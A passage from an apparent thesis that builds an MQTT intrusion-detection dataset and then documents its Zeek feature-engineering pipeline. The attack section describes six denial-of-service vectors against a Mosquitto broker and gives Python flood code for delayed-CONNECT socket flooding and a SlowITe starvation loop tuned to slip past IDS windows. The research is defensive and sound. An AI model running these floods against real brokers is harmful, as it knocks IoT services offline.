pathway through rapid connection cycling: concurrent worker threads connect to the broker using randomly generated client identifiers and randomly generated credential fields supplied through `client.username_pw_set()`, then immediately disconnect, applying the universal micro-inertia mechanism to sustain a devastating but self-sustaining connection rate. The explicit credential-provision mechanism repeatedly exercises MQTT CONNECT parsing, credential handling, session establishment, and CONNACK processing under the otherwise anonymous configuration, producing a measurable spike in the telemetry reported by Telegraf; the attack implementation is reproduced in Appendix A.2.

Vector 2: Delayed CONNECT Flooding (BF2)

This semantic Layer 4/7 attack exploits the broker's connection-retention interval before MQTT session initiation. Unlike BF1, which operates via the Paho-MQTT high-level library, BF2 requires direct manipulation of OS-level TCP sockets to introduce a deliberate temporal gap between TCP connection establishment and MQTT session initiation. Direct TCP sockets are mandatory here because Paho-MQTT encapsulates the TCP connection and MQTT CONNECT transmission within its high-level connection workflow, making it impossible to inject the deliberate inter-layer delay through the library's public API:

```

1 # flood.py, attack_bf2()
2 def worker():
3     while True:
4         try:
5             s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6             s.connect((target_ip, target_port))
7             time.sleep(float(delay)) # TCP socket retention (semantic
8             attack)
9             client_id = f"BF2_{generate_random_string(5)}"
10            packet = bytearray([0x10]) # MQTT Control Packet Type:
11            CONNECT
12            variable_header = b'\x00\x04MQTT\x04\x02\x00\x3c'
13            payload = struct.pack("!H", len(client_id)) + client_id.encode
14            ()
15            remaining_length = len(variable_header) + len(payload)
16            packet.append(remaining_length)
17            packet.extend(variable_header)
18            packet.extend(payload)
19            s.send(packet)
20            s.setsockopt(socket.SOL_SOCKET, socket.SO_LINGER,
21                struct.pack('ii', 1, 0)) # Force TCP RST
22            s.close()
23        except Exception as e:
24            logger.debug(f"Socket error in BF2 thread: {e}")

```

The broker receives and holds a completed TCP handshake, waiting for the MQTT CONNECT payload that is deliberately delayed. The `SO_LINGER` option forces a TCP RST rather than a graceful FIN, producing reset-oriented `conn_state` values such as `RST0` or `RSTOS0` in Zeek. This vector attacks the broker's concurrent connection table without requiring high bandwidth, making it invisible to purely volumetric detectors.

Vector 3: CONNECT Flooding with WILL Payload (BF3)

BF3 exploits the MQTT Last Will and Testament (LWT) feature to force repeated broker-side abnormal-disconnection, Will-publication, and memory-allocation cycles. Each worker thread registers an oversized, non-retained LWT payload (~1,024 bytes) with QoS 1 upon connection. Threads abruptly terminate the underlying OS socket directly rather than issuing a graceful MQTT DISCONNECT, which would otherwise cancel the LWT. For every successfully established attack session, this compels the broker to process and publish the registered Will while simultaneously handling renewed connection churn, coupling abnormal-disconnection handling, QoS 1 message processing, and connection establishment into a sustained resource-consumption cycle. Randomised Will topics force these publications

across distinct topic paths, broadening the broker-side routing workload (reproduced in Appendix A.3).

Vector 4: Wildcard Subscription Flooding (IAUTHS)

IAUTHS targets the broker's routing engine rather than its connection pool. After establishing an MQTT connection, worker threads bombard the routing tree with SUBSCRIBE packets using dynamically generated multi-level wildcard topics (e.g., `sys/{random}/+/level/{random}/#`). This prevents reuse of one fixed topic filter and repeatedly exercises topic-filter parsing, subscription-tree insertion, routing-state maintenance, and SUBACK processing before disconnecting gracefully. Because these sessions close cleanly, their principal analytical signature is defined by packet and response intensity, duration, and transport-history composition. The `hist_complex_ratio` feature captures dense, multi-step TCP flag sequences in Zeek's `history` field as an indirect behavioural descriptor rather than a direct encoding of wildcard complexity. A thread throttle limits active workers to one-fifth of the requested pool to prevent attacker-side CPU exhaustion (reproduced in Appendix A.4).

Vector 5: Publish Flooding (PUB_FLOOD)

Publish Flooding implements volumetric bandwidth exhaustion adapted for the Zeek sidecar monitoring constraint via a wave-based architecture: each worker thread connects and spams the broker with massive PUBLISH payloads (1,024 bytes by default) at QoS 0 for exactly 5 seconds at a sustained high rate, before disconnecting and pausing briefly ahead of the next wave. QoS 0 is chosen deliberately, eliminating PUBACK acknowledgment cycles and maximising injection throughput, while the disconnection at the close of each wave forces Zeek to flush a completed flow record with an extreme `orig_bytes_sum`, driving the `orig_bytes_rate` feature to values orders of magnitude above the legitimate camera burst baseline. The universal micro-inertia mechanism is again applied within the publication loop, preventing self-DoS while preserving the stochastic inter-arrival variance required for generalisation (reproduced in Appendix A.5).

Vector 6: Evasive Stealthy Starvation (SlowITe)

The most sophisticated vector in the taxonomy, SlowITe [62] establishes MQTT sessions and then maintains absolute application-layer silence for approximately 15 seconds after the initial CONNECT handshake, placing sustained starvation pressure on the broker's connection capacity without generating volumetric traffic during the retention interval:

```

1 # flood.py, attack_slowite()
2 def worker():
3     while True:
4         try:
5             client = get_mqtt_client(f"Slow_{generate_random_string(8)}")
6             client.connect(target_ip, target_port, keepalive=60)
7             time.sleep(15) # Silence bridging across IDS window
8         boundary
9             client.disconnect()
10            time.sleep(random.uniform(1.0, 3.0))
11        except Exception as e:
12            logger.debug(f"Error in Evasive SlowITe thread: {e}")
13            time.sleep(2)
14 # Thread stagger to prevent simultaneous connection bursts
15 time.sleep(0.05)

```

- **Connection-retention pressure:** the attack places sustained pressure on the broker's finite connection table by continuously occupying active connection slots. Fifty concurrent threads hold MQTT sessions for approximately 15 seconds before cycling, maintaining a sustained pool of active connections. Although `keepalive=60` configures a 90-second broker timeout under MQTT 3.1.1, the threads disconnect

explicitly after 15 seconds. The pressure therefore arises entirely from concurrent connection retention rather than Keep-Alive timeout exploitation.

- **The 15-second silence period:** sleeping for 15 seconds deliberately exceeds the nominal 10-second IDS observation horizon, given its 5-second stride. This forces the attack’s observable signature into horizon-spanning duration, suppressed duration-normalised traffic, and altered connection timing rather than a short volumetric spike, making temporal aggregation central to its detection.
- **Clean disconnection:** calling `client.disconnect()` explicitly after 15 seconds produces a completed Zeek flow record with high duration but minimal application transfer beyond the initial MQTT handshake. This extreme duration-to-volume asymmetry drives the defining `orig_bytes_rate` signature of SlowITe.
- **Thread stagger:** a 0.05-second stagger between thread launches prevents simultaneous connection bursts, avoiding volumetric spikes that would betray the attack’s stealthy profile.

5.4.3. Experimental Orchestration and Temporal Discipline

Attack execution follows the chronology in Table 5.2 rather than the taxonomic description order: short-duration BF1 and BF3 precede PUB_FLOOD, multi-minute semantic vectors BF2 and IAUTHS, and finally SlowITe as the longest sustained phase. Sequential isolation minimises adjacent-phase broker-state carryover, prevents overlapping multi-attack signatures in the Feature Engineering pipeline from corrupting ground-truth labelling, and preserves distinct temporal boundaries and unambiguous phase-level attribution. Subsequent stratification preserves anomaly-class proportions in both the training and held-out partitions.

Table 5.2: Attack injection chronology and nominal duration-derived window exposure. [†]For a scheduled phase of duration D , $\lfloor (D - W)/S \rfloor + 1$ gives the number of complete $W = 10$ s observation windows fully contained within that phase under the fixed $S = 5$ s stride.

Phase	Attack Vector	Attack Duration	Nominal Complete-Window Exposure [†]
1	BF1	20 s	3
2	BF3	20 s	3
3	PUB_FLOOD	30 s	5
4	BF2	3 min	35
5	IAUTHS	3 min	35
6	SlowITe	7 min	83
Combined attack phases		14 min 10 s	164

The six phases produced an empirical total of 103 anomaly-labelled windows, rather than the 164 duration-derived complete-window opportunities. Under the per-origin sliding-window algorithm, such a window is created only when at least one finalised Zeek flow record from the attacker IP falls within the corresponding temporal slice. Because Zeek emits records upon flow finalisation, observation density depends on each vector’s connection lifetime and termination pattern; hold-and-disconnect SlowITe and the short BF1/BF3 phases therefore populate the fixed 5-second stride at different rates.

5.5 Characterisation and Audit of the Resulting Dataset

5.5.1. Volumetric Profile

Inspection of Zeek `conn.log` confirms the intended benign heterogeneity. Group A produces frequent lightweight connections; Group B exhibits irregular but smooth behaviour consistent with thermodynamic inertia, combining sinusoidal temperature with bounded random-walk humidity; and Group C generates high-frequency, variable-size metadata sessions accumulating approximately 40–60 KB per TCP session. This legitimate volumetric variance prevents raw per-session byte counts from acting as a trivial attack discriminator.

Benign traffic quality validation confirms that 100% of legitimate connections carry the Zeek `conn_state` value `SF`, confirming successful establishment and orderly closure across the benign sensor population. The canonical Zeek `history` signature observed across the well-formed forced-reconnection sessions is `ShADadFf`.

5.5.2. Statistical Composition

Following capture-local preprocessing and windowing, the two window-level DataFrames are concatenated and schema-aligned, yielding 4,213 temporal observations. The stratified 70/30 partition contains 2,949 training windows, comprising 72 anomaly-labelled and 2,877 benign observations, corresponding to an anomaly prevalence of 2.44%. The held-out test partition contains 1,264 windows, comprising 31 anomaly-labelled and 1,233 benign observations, corresponding to a prevalence of 2.45%. Across the complete corpus, 103 of the 4,213 observations are anomaly-labelled, yielding an overall prevalence of 2.44%. The near-identical prevalences across the two partitions confirm that stratification preserved the corpus-level class distribution.

The natural class imbalance is deliberately preserved without synthetic oversampling, retaining the empirical class distribution generated by the testbed. Detection performance is evaluated using PR-AUC, MCC, FPR, F1, and confidence intervals, providing an imbalance-aware assessment of the final pipeline. The temporal window constitutes the analytical unit, with the 103 anomaly-labelled observations derived from the six controlled offensive phases.

5.5.3. The Dataset as an Engineering Artefact

The Digital Twin therefore produces more than a training input: it constitutes a protocol-specific engineering artefact containing precise, reproducible experimental evidence from sixty heterogeneous benign MQTT publishers and six semantically distinct availability stressors. Deterministic container-origin labelling establishes ground truth without manual temporal annotation, while removal of the source address before modelling prevents direct leakage from the labelling identifier.

Within the documented Docker, Mosquitto, and Zeek environment, the resulting corpus establishes a transparent and auditable analytical chain from implemented MQTT behaviour through passive Zeek flow metadata and engineered features to lightweight anomaly-detection evaluation. Its combination of stochastic benign heterogeneity, controlled offensive execution, deterministic ground truth, and explicit leakage prevention provides a reproducible end-to-end basis for evaluating the complete detection pipeline across all six implemented DoS conditions.

CHAPTER 6

Feature Engineering

6.1 Introduction and Architectural Philosophy

The raw flow records produced by the Zeek network analyser constitute a semantically rich but analytically intractable data source. Each entry in `conn.log`, produced by the established experimental infrastructure and populated by the generated simulation scenarios, captures a single TCP or MQTT session, encoding its origin, duration, byte volumes, packet counts, and protocol-specific state transitions. Yet a single connection record is behaviourally impoverished: it cannot reveal whether a device is conducting a low-rate starvation attack, saturating the broker’s connection-establishment pathway, or operating as a perfectly legitimate IoT sensor. Intrusion detection operates on patterns, not isolated events.

The fundamental detection principle underlying the entire feature design is: extract the behavioural signature of the network entity, not its identity. Features encoding what a device does—its transmission rate, inter-arrival time variance, connection success ratio, and payload asymmetry—provide the behavioural generalisation required to detect anomalous behaviours previously unrepresented in the learned benign profile. Features encoding who a device is, its IP address, its absolute timestamp, are laboratory artefacts that produce catastrophic overfitting in production.

This chapter documents the mathematical and engineering core that bridges Zeek’s raw telemetry and the numerical tensors consumed by the Machine Learning models, encapsulated in the `ZeekPreprocessor` class (`src/ml/preprocessing.py`). Four non-negotiable design principles govern every architectural decision:

- **Feature-Space Integrity:** The pipeline must actively erase topological identifiers (source IP addresses and absolute timestamps) that would allow a model to memorise the simulation topology rather than learn attack semantics.
- **Memory and Latency Efficiency:** The physical resource envelope of a constrained Edge gateway demands memory be treated as a first-order constraint. The `_optimize_memory()` downcasting routine and Parquet binary serialisation are architectural guarantees embedded from the outset, not post-hoc optimisations.
- **Temporality as the Central Axis:** IoT attacks are only detectable when the evolution of behaviour over time is analysed. A Connect Flood at CPU clock speed and a benign Poisson-governed sensor are statistically indistinguishable within any single connection record; their signatures diverge decisively across a 10-second temporal window. The overlapping sliding window mechanism is the pipeline’s primary analytical instrument, not a preprocessing convenience.

- **Pipeline Reproducibility and Stability:** The produced artefacts (Parquet-serialised tensors and the selected feature list serialised as `active_features.pkl`) must be immutable, typed, and algorithm-agnostic, guaranteeing offline training and live inference operate over exactly the same vector space. Any discrepancy constitutes train-serve skew that degrades detection.

These constraints are mutually reinforcing: dimensional reduction supports Edge compatibility while reducing overfitting risk; asepsis eliminates the most direct leakage vector; and reproducibility separates feature engineering from training, preventing two distinct leakage categories simultaneously.

Traditional static flow analysis, aggregating all packets of a session upon TCP closure, is structurally inadequate here. It exposes the system to swamping and masking [24, 61], and MQTT Keep-Alive allows multiple MQTT exchanges to accumulate within the same long-lived TCP lifecycle. The pipeline’s three core innovations (overlapping sliding windows, strict scaler isolation, and a two-phase hybrid Pearson/MI filter cascade) operate within a firm boundary condition: `process_multiple_logs()` produces a pair of Parquet-serialised raw tensors (`X_train.parquet` and `X_test.parquet`) exported unscaled by design. Normalisation is deliberately deferred to the interior of each cross-validation fold in the training pipeline, preventing the validation partition’s statistical distribution from contaminating the training process.

6.2 Module Architecture and Initialisation

The `ZeekPreprocessor` class is instantiated with four parameters that govern all downstream mathematical behaviour:

```

1 preprocessor = ZeekPreprocessor(
2     window_size='10s',
3     step_size='5s',
4     attacker_ip='172.18.0.5',
5     alpha_smoothing=0.6
6 )

```

The variables `window_size` and `step_size` are parsed internally as `pd.Timedelta` objects, enabling direct arithmetic with the timestamp column. Their relationship (a 10-second window advancing in 5-second increments) defines a 50% temporal overlap. The `attacker_ip` parameter encodes the deterministic Ground Truth rule, architecturally bound to the Docker IPAM static assignment: flows originating from 172.18.0.5 receive class label 1, while all others receive label 0. This constitutes the sole labelling mechanism, requiring no heuristics or human annotation. The `alpha_smoothing` variable parameterises the EWMA applied to selected volumetric features; a value of 0.6 balances rapid response to genuine attacks against the attenuation of isolated Poisson or Weibull spikes.

The class also initialises a `RobustScaler` used temporarily and exclusively during feature selection, establishing a robust, training-only numerical representation for the hybrid Mutual Information/Pearson selection stage. The raw, unscaled tensors are what the pipeline ultimately exports to disk.

6.3 Raw Log Ingestion and Initial Processing

6.3.1. Null-Safe JSON Parsing and Aggressive Sanitisation

The `load_zeek_json()` method implements a line-by-line parser designed to remain robust to malformed or incomplete log entries. A `try/except json.JSONDecodeError: continue` block silently skips malformed lines, preserving continuity under exactly the conditions that most need capturing.

Under extreme volumetric load, the parser may encounter missing or null source IP fields and additionally rejects unexpected `-` placeholder values. Aggregating such records via `groupby` would produce phantom entries with undefined statistical properties. Three sanitisation layers apply before any feature computation:

```
1 if 'id.orig_h' not in df.columns:
2     return pd.DataFrame()
3 df = df.dropna(subset=['id.orig_h'])
4 df = df[df['id.orig_h'] != '-']
```

The first layer guards against an entirely missing originator column, the second removes null originator values, and the third removes unexpected `-` placeholder values. Both null conditions arise specifically during BF1 and BF2 floods, where the broker's network stack outpaces Zeek's log finalisation.

A global `df.replace('-', np.nan)` then targets remaining sentinels, after which the five core volumetric fields (`duration`, `orig_bytes`, `resp_bytes`, `orig_pkts`, `resp_pkts`) are coerced to float via `pd.to_numeric(..., errors='coerce').fillna(0.0)`. Zero-imputation is deliberately applied to malformed or absent numerical fields, preventing NaN values from propagating through downstream aggregation. This provides a complete, numerically stable input for downstream feature computation rather than leaving unresolved missing values in the feature matrix. The timestamp column is converted to `datetime64` objects via `pd.to_datetime(df['ts'], unit='s')`, mandatory for all subsequent `Timedelta` arithmetic.

6.3.2. Deterministic Ground Truth Labelling

Binary class labels are assigned immediately upon record loading using a single vectorised conditional:

```
1 df['label'] = np.where(df['id.orig_h'] == self.attacker_ip, 1, 0)
```

This rule produces a Ground Truth accurate by construction, enforced at the Linux kernel networking layer rather than as a post-hoc annotation. The label propagates to the window level via `{'label': ['max']}`: a window is anomalous if and only if at least one attacker flow falls within its boundaries. This is a mathematically conservative rule ensuring no attack window is silently absorbed into the benign class. The `id.orig_h` column is retained through the windowing loop for per-entity grouping and EWMA computations, and dropped only at the final leakage-prevention step.

6.3.3. Vectorised Inter-Arrival Time Computation

The Connection Inter-Arrival Time (`c_iat`) between successive connections from the same originator is among the most discriminative behavioural features for automated-script detection. Alarcón et al. [15] demonstrated empirically that removing temporal metrics

degrades tree-based classifier accuracy by up to twenty percentage points on IoT traffic. A Connect Flood operating at CPU clock speed produces inter-arrival times collapsing asymptotically toward zero with near-zero variance, while legitimate Poisson or Weibull-governed sensors maintain measurable organic variation.

The naive `df.groupby('id.orig_h')['ts'].diff()` logic incurs a per-group memory allocation and traversal for each of k unique IPs, compounding severely under the high connection volume generated by a Connect Flood. The implementation instead adopts a globally vectorised alternative that eliminates this per-group allocation overhead. It preserves the $\mathcal{O}(n \log n)$ dominant complexity via a single sort pass, a single global diff, and a single $\mathcal{O}(n)$ boolean masked assignment:

```
1 df = df.sort_values(['id.orig_h', 'ts'])
2 df['c_iat'] = df['ts'].diff().dt.total_seconds()
3 mask_new_ip = df['id.orig_h'] != df['id.orig_h'].shift()
4 df.loc[mask_new_ip, 'c_iat'] = 0.0
5 df['c_iat'] = df['c_iat'].fillna(0.0)
```

For the first row of each new originator (where the difference operation would erroneously subtract the previous IP's final timestamp), the mask assigns an IAT value of 0.0 as a deterministic sentinel for the first observed connection, for which no predecessor interval exists.

6.3.4. Early Error State Classification

A binary `is_error` flag is computed at the per-flow level before windowing, based on a curated taxonomy of Zeek connection state codes encoding specific protocol failure modes:

```
1 error_states = ['REJ', 'RSTO', 'RSTOSO', 'RSTR', 'RSTRH', 'SH', 'SHR']
2 df['is_error'] = df['conn_state'].isin(error_states).astype(int)
```

Each state maps to a specific transport-level failure pathway. `REJ` captures TCP-level connection rejections observed under BF1-induced connection-establishment pressure. `RSTO` and `RSTOSO` characterise the reset-oriented termination behaviour produced by BF2's deliberate `SO_LINGER` mechanism and BF3's abrupt OS-level socket closure. `SH` and `SHR` encode incomplete transport handshakes. Early flagging at the per-flow level enables efficient summation within the sliding window without requiring repeated string-matching inside the aggregation loop. The resulting `is_error_sum` and `is_error_count` aggregates serve as the numerator and denominator of the `total_error_rate` feature derived subsequently. `load_zeek_json()` concludes by calling `self._optimize_memory(df)`, compressing the raw flow records before the computationally expensive windowing step.

6.4 Semantic Encoding of Categorical Variables

Machine Learning algorithms require numerical inputs. Zeek's three principal categorical fields (destination port numbers, connection state codes, and TCP/MQTT history flags) must be transformed into representations that preserve behavioural meaning while avoiding the spurious ordinal relationships that raw numerical encoding would impose. Encoding port 1883 as the integer 1883 would cause tree-based models to construct threshold comparisons based on numeric distance, learning that ports below some threshold are benign rather than recognising that connections targeting the MQTT service class are expected. The approach here maps semantic classes, not magnitudes.

All three transmutations are applied to the per-flow DataFrame at the beginning of `apply_sliding_window()`, before the windowing loop, via the `_categorize_ports_and_history()`

method and direct One-Hot Encoding. By converting categorical fields into binary columns at the per-flow level, the windowing aggregation computes category-level frequency counts via simple summation in a single vectorised pass, rather than requiring a secondary post-aggregation transformation.

6.4.1. IANA Port Categorisation

The `_categorize_ports_and_history()` method categorises destination ports into three semantic classes defined by IANA RFC 6335 [38] via vectorised NumPy conditional selection:

```

1 resp_p = pd.to_numeric(df['id.resp_p'], errors='coerce').fillna(-1)
2 conditions = [
3     (resp_p >= 0)      & (resp_p <= 1023),
4     (resp_p >= 1024)   & (resp_p <= 49151),
5     (resp_p >= 49152)  & (resp_p <= 65535)
6 ]
7 choices = ['well_known', 'registered', 'ephemeral']
8 df['port_category'] = np.select(conditions, choices, default='unknown')
9 port_dummies = pd.get_dummies(df['port_category'], prefix='port_cat', dtype
10                               =int)
11 df = pd.concat([df, port_dummies], axis=1)

```

In the present MQTT ecosystem, legitimate and malicious MQTT traffic terminates at port 1883, within the User/Registered range, making `port_cat_registered_sum` approach the total connection count for MQTT entities. This IANA-based encoding prevents the model from memorising a topology-specific port number and instead preserves the semantic service class, maintaining a portable representation across MQTT deployments using port 1883, MQTTs deployments on port 8883, and custom broker configurations. After dummy creation, the raw `id.resp_p` and intermediate `port_category` columns are dropped to prevent downstream redundancy.

6.4.2. TCP/MQTT History Simplification

The `history` field in `conn.log` encodes the sequence of TCP flag events observed during a connection's lifetime as an alphabetic string. Rather than one-hot encoding the full combinatorial space of history strings, which would produce an extremely sparse feature space, a three-category semantic compression applies:

```

1 cond_missing = hist_series.isna() | (hist_series == '-') | (hist_series ==
2   'nan')
3 cond_single  = hist_series.str.len() == 1
4 df['history_clean'] = np.where(cond_missing, 'Missing',
5   np.where(cond_single, hist_series, 'Complex'))
6 hist_dummies = pd.get_dummies(df['history_clean'], prefix='hist', dtype=int)
7 df = pd.concat([df, hist_dummies], axis=1)

```

`Missing` captures absent or null histories, including incomplete or abrupt transport exchanges observed during BF2 and BF3. Single-character entries encode primitive events such as a lone SYN or RST. `Complex` captures multi-step exchanges, including the canonical benign MQTT lifecycle (`ShADadFf`, encoding connection establishment, bidirectional data exchange, and orderly termination) and the intensive subscription-and-response activity generated by IAUTHS. The normalised `Complex` history activity within a window (`hist_complex_ratio`) is a strong transport-level indicator of IAUTHS interaction intensity in the experimental corpus, reflecting its observable TCP behaviour rather than directly encoding wildcard syntax or subscription depth.

6.4.3. Connection State One-Hot Encoding and Its Critical Timing

The `conn_state` One-Hot encoding is applied to the per-flow DataFrame before the sliding window aggregation loop:

```

1 if 'conn_state' in df.columns:
2     estados = pd.get_dummies(df['conn_state'], prefix='state', dtype=int)
3     df = pd.concat([df, estados], axis=1)

```

By converting each connection state into a binary column at the per-flow level, the windowing aggregation can simply sum these columns. The resulting features directly encode transport-state signatures: `state_REJ_sum` captures TCP connection rejections under BF1 load, while `state_RST0_sum` and `state_RST0S0_sum` fingerprint the forced-reset behaviour of BF2 and provide supporting evidence for abrupt BF3 terminations. Critically, `state_S1_sum` captures established connections for which no termination was observed, providing a strong retained-session indicator when present. Because SlowITe cleanly disconnects after approximately 15 seconds, its defining completed-flow signature is the combination of prolonged connection duration, extremely low duration-normalised traffic, and altered inter-arrival timing; `state_S1_sum` therefore provides supporting rather than required evidence. Finally, `state_SF_sum` encodes successfully completed connection throughput, anchoring the benign baseline against which deviations are measured.

6.5 The Overlapping Sliding Window Algorithm

6.5.1. Mathematical Formulation and Parameter Justification

For a given source IP i , let $R^{(i)}$ denote the set of all flow records originating from that IP, with $ts(r)$ the Zeek timestamp of record r and $t_0^{(i)}$ the minimum observed timestamp. The algorithm generates windows:

$$W_k^{(i)} = \{r \in R^{(i)} \mid t_0^{(i)} + k \cdot S \leq ts(r) < t_0^{(i)} + (k+1) \cdot S\}$$

where $W = 10s$ is the window size and $S = 5s$ is the stride. Each window $W_k^{(i)}$ and its successor $W_{k+1}^{(i)}$ share all records in the interval $[t_0^{(i)} + (k+1) \cdot S, t_0^{(i)} + (k+2) \cdot S)$, the second half of $W_{k+1}^{(i)}$. The temporal overlap fraction is:

$$\varphi = 1 - S/W$$

Each flow record within the interior of the observed sequence participates in two consecutive windows, doubling the temporal sampling frequency without increasing the computational cost of any individual inference. The nominal number of complete window positions for an observed duration D is:

$$N_W(D) = \lfloor (D - W)/S \rfloor + 1$$

A window is labelled anomalous via `'label': ['max']` in the aggregation: it suffices that a single attacker-IP flow falls within its temporal span.

Justification of $W=10s$: Building upon the literature review in Section 2.3.2, Ghannadrad [4] evaluated window durations of 5, 10, 25, 30, and 60 seconds on MQTT DoS traffic. Windows shorter than 10 seconds provide insufficient statistical context for stable inter-arrival time variance estimation, elevating false positive rates from stochastic IoT traffic

bursts; conversely, longer windows introduce unacceptable detection latency. Thus, the 10-second window represents the empirically validated inflection point for operationally viable detection.

Justification of $S = 5$ s and the SlowITe countermeasure: a 5-second stride yields a 50% overlap, serving as a structural countermeasure against SlowITe evasion through temporal boundary dilution. SlowITe deliberately maintains near-complete application-layer silence for approximately 15 seconds before cleanly disconnecting, producing a finalised flow characterised by prolonged duration, extremely low duration-normalised traffic, and altered inter-arrival timing. With non-overlapping windows, the representation of this stealthy footprint depends heavily on a single static boundary. With a 50% overlap, as illustrated in Figure 6.1, the defining behavioural evidence of the finalised flow is preserved across successive overlapping observations, reducing temporal-boundary dilution and materially strengthening the detector’s ability to identify the connection-retention pattern.




Figure 6.1: Visual representation of the overlapping sliding window algorithm ($W = 10$ s, $S = 5$ s). For the illustrated SlowITe flow, the window-assignment rule places the finalised record in the two successive overlapping windows W_0 and W_1 according to its connection-start timestamp $ts(r) = 7$ s, while its complete 15-second connection lifetime and low activity remain encoded through `duration_max` and the duration-normalised rate features. This overlap prevents the connection-retention signature from being diluted across a single static boundary, preserving its temporal visibility across successive analytical windows and materially strengthening detection of the SlowITe pattern.

The `window_start` column generated during aggregation is subsequently dropped before export via `df_window.drop(columns=['window_start'], errors='ignore')`, as its absolute value constitutes temporal leakage addressed during spatial leakage prevention.

6.5.2. Per-IP Temporal Isolation

The window generation loop operates over individual IP addresses, not the mixed-traffic log. For each source IP, a temporal cursor advances from the earliest observed timestamp by `step_size` increments until it passes the latest timestamp. At each cursor position, all flow records falling within the current boundary are aggregated. Critically, the cursor advances by `step_size` rather than `window_size`, which is precisely what produces the 50% temporal overlap.

Per-IP isolation is a principled architectural decision. Aggregating across all IPs simultaneously via `pd.Grouper(freq='10s')` on the unsegmented `DataFrame` would mix the behavioural signatures of different entities within each temporal epoch. An attacker IP sharing a window aggregate with benign sensors would have its statistical footprint diluted into the normal traffic distribution, obscuring the anomaly from the Isolation Forest's random-partition mechanism. Per-IP windowing produces a semantically self-contained description of one network participant during one temporal interval. Only non-empty windows generate feature vectors, preventing spurious all-zero vectors from IPs with no connections in a given slice. The complete implementation of this aggregation loop is reproduced in Appendix A.6.

6.5.3. Aggregation Function Dictionary

The mathematical aggregations applied within each window are specified by:

```

1 agg_funcs = {
2     'orig_bytes': ['sum', 'mean', 'std', 'max', 'median'],
3     'resp_bytes': ['sum', 'mean', 'median'],
4     'orig_pkts': ['sum', 'mean', 'max', 'median'],
5     'resp_pkts': ['sum', 'mean', 'median'],
6     'duration': ['max', 'mean', 'median'],
7     'c_iat': ['mean', 'std', 'min', 'median'],
8     'is_error': ['sum', 'count'],
9     'id.resp_p': ['nunique'],
10    'label': ['max']
11 }
```

The selection of aggregation functions reflects the distinct detection role each statistic serves. `sum` aggregates capture volumetric totals directly exposing floods. Standard deviations capture behavioural variance (a Connect Flood script executing at CPU speed exhibits `c_iat_std` approaching zero, while Poisson sensors retain organic variation). Maximums capture within-window outliers, as a single anomalously large payload inflates the maximum even when the mean remains modest. Medians provide a robust central tendency measure resistant to the heavy-tailed distributions of legitimate camera burst traffic. The `c_iat_min` captures the single shortest observed gap, acutely sensitive to the most aggressive flood moments within a window.

The `id.resp_p_nunique` aggregation, renamed `distinct_dest_ports` after windowing, is included as a candidate measure of destination-port diversity for portability and generalisation across multi-protocol deployments.

This dictionary simultaneously acts as an implicit feature whitelist. It automatically discards all other Zeek fields (`uid`, `id.resp_h`, `proto`, and future Zeek additions) without requiring explicit `drop()` calls. This whitelist approach is architecturally more robust than a blacklist. All state, port category, and history dummy columns are dynamically appended to the dictionary with `['sum']`, yielding per-window frequency counts for each categorical event type. The following table maps each pipeline stage to its primary output features and the attack vectors they target:

Table 6.1: Pipeline stages, primary output features, and attack targets.

Pipeline Stage	Primary Output Features	Attack Targets
IAT Computation	c_iat_mean, c_iat_std, c_iat_min, c_iat_median	BF1, SlowITe, PUB_FLOOD
Error State Classification	is_error per flow	BF1, BF2, BF3
Conn-State One-Hot	state_SF_sum, state_S1_sum, state_REJ_sum, state_RSTO_sum	SlowITe, BF1, BF2, BF3
Port Categorisation	port_cat_well_known_sum, port_cat_registered_sum, port_cat_ephemeral_sum	Topology-independent MQTT service-class modelling
History Simplification	hist_Complex_sum, hist_Missing_sum	IAUTHS, BF2
Base Aggregations	orig_bytes_sum/max/std, orig_pkts_sum/max, duration_max	PUB_FLOOD, SlowITe
Rate Features	orig_bytes_rate, orig_pkts_rate	PUB_FLOOD, BF3, SlowITe
Snitch Ratios	snitch_byte_ratio, snitch_pkt_ratio	PUB_FLOOD, BF1, BF3
Normalised Activity Features	hist_complex_ratio	IAUTHS transport-interaction intensity
Error Rate Dynamics	total_error_rate, error_rate_diff	BF1, BF2, BF3
EWMA Smoothing	orig_bytes_sum_smooth, c_iat_std_smooth, _delta variants	Noise attenuation

6.5.4. Independent Per-File Processing

The architecture requires each log file to traverse the full ingestion and windowing pipeline independently before concatenation. Concatenating raw records from different captures first would difference the benign session's final timestamp against the attack session's first for whichever IP spans the boundary, creating a semantically meaningless inter-session interval that corrupts both `c_iat` and the corresponding window boundaries.

6.6 Derived Feature Engineering: Rates, Ratios, and Temporal Differentials

The base aggregations encode absolute magnitudes that vary with network bandwidth capacity. The same attack behaviour executed over a high-bandwidth link produces more bytes per window than over a constrained link; without normalisation, a model trained in the laboratory would generalise poorly to deployments with different bandwidth profiles. The derived feature layer converts absolute quantities into behavioural rates and ratios, reducing sensitivity to traffic scale and connection duration.

6.6.1. Temporal Byte and Packet Rates

```
1 actual_duration = np.maximum(df_window['duration_max'], 1e-6)
```

```

